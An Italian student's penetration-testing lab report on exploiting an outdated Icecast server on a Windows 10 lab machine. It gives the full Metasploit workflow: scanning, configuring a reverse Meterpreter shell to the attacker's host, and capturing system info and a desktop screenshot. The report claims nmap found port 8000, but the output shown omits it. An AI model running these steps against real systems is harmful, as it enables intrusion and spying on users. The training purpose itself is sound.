

Report Esercitazione: Exploitation di Icecast su Windows 10

Studente: Rocco Paolo Caccamo
Data: 22 Gennaio 2026

Corso: Cybersecurity & Ethical Hacking
Target: 192.168.1.5

1. Obiettivo dell'esercizio

L'esercizio richiedeva di effettuare un Penetration Test su una macchina target Windows 10 all'interno del laboratorio virtuale. L'obiettivo specifico era sfruttare una vulnerabilità nota nel software "Icecast" per ottenere una shell remota (Meterpreter) e dimostrare l'avvenuta compromissione recuperando l'indirizzo IP della vittima e uno screenshot del desktop.

2. Scansione e Identificazione (Information Gathering)

Dopo aver verificato la connettività con la macchina target, ho eseguito una scansione delle porte utilizzando **nmap** con l'opzione **-sV** per identificare i servizi e le loro versioni.

Dall'output è emerso che sulla porta **8000** era in ascolto il servizio *Icecast Streaming Media Server*.

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 12:11 EST
Nmap scan report for 192.168.1.5
Host is up (0.00028s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime         Microsoft Windows International daytime
17/tcp    open  qotd            Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http            Microsoft IIS httpd 10.0
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc           Microsoft Windows RPC
2105/tcp  open  msrpc           Microsoft Windows RPC
2107/tcp  open  msrpc           Microsoft Windows RPC
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
5432/tcp  open  postgresql?
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
8080/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  ssl/https-alt
MAC Address: 08:00:27:75:ED:19 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
```

(Analisi nmap: porta 8000 aperta e servizio identificato)

3. Ricerca della Vulnerabilità

Identificato il servizio, ho utilizzato la console di Metasploit (`msfconsole`) per cercare exploit compatibili. Tramite il comando `search icecast`, ho individuato un modulo di attacco di tipo *Header Overwrite* (CVE-2004-1561), classificato con rank "Great".

```
msf > search icecast

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Des
-  -
0  exploit/windows/http/icecast_header  2004-09-28      great No     Ice
cast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf > use 0
```

(Ricerca su Metasploit: modulo exploit/windows/http/icecast_header individuato)

4. Esecuzione dell'Exploit

Ho caricato il modulo (`use 0`) e configurato i parametri di rete:

- **RHOSTS**: 192.168.1.5 (IP Target)
- **LHOST**: 192.168.1.4 (IP Attaccante/Kali)
- **RPORT**: 8000 (Porta Target)

Ho verificato le opzioni e lanciato l'attacco con il comando `run`.

```
msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.5      yes       The target host(s), see https://docs.
  metasploit.com/docs/using-metasploit/
  basics/using-metasploit.html
  RPORT     8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh,
  thread, process, none)
  LHOST     192.168.1.4      yes       The listen address (an interface ma
  y be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(windows/http/icecast_header) > set rhosts
rhosts =>
msf exploit(windows/http/icecast_header) > set rhosts 192.168.1.5
rhosts => 192.168.1.5
msf exploit(windows/http/icecast_header) >
```

(Configurazione payload e avvio dell'exploit)

L'exploit è andato a buon fine aprendo una sessione Meterpreter inversa.

5. Post-Exploitation (Evidence)

Una volta ottenuto l'accesso al sistema, ho raccolto le prove richieste dalla traccia dell'esercizio.

A. Verifica del Sistema e dell'IP Ho eseguito il comando `sysinfo` per confermare che il sistema compromesso fosse effettivamente la macchina Windows 10 del laboratorio.

```
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 10 (10.0 Build 10240).
Architecture  : x64
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > 
```

(Output sysinfo: Computer DESKTOP-9K104BT, OS Windows 10)

Successivamente, ho verificato la configurazione di rete interna della vittima con il comando `ifconfig`, confermando l'indirizzo IP target `192.168.1.5`.

```
Interface 4
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:75:ed:19
MTU        : 1500
IPv4 Address : 192.168.1.5
IPv4 Netmask : 255.255.255.0
```


(Output ifconfig: Interface 4 con IP 192.168.1.5)

B. Cattura dello Screenshot (Proof of Concept) Per dimostrare il controllo visivo sulla macchina, ho utilizzato il comando `screenshot`. Il file è stato salvato localmente sulla macchina attaccante.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/TVzCkhaA.jpeg
meterpreter > 
```

(Esecuzione comando screenshot da Meterpreter)

L'immagine catturata mostra il desktop dell'utente con l'applicazione *Icecast Win32* attiva, confermando il vettore di attacco utilizzato.



(Visualizzazione dello screenshot esfiltrato)

Conclusioni: Il test ha dimostrato la vulnerabilità critica del servizio Icecast non aggiornato, permettendo l'esecuzione di codice remoto e la compromissione totale della riservatezza del sistema target.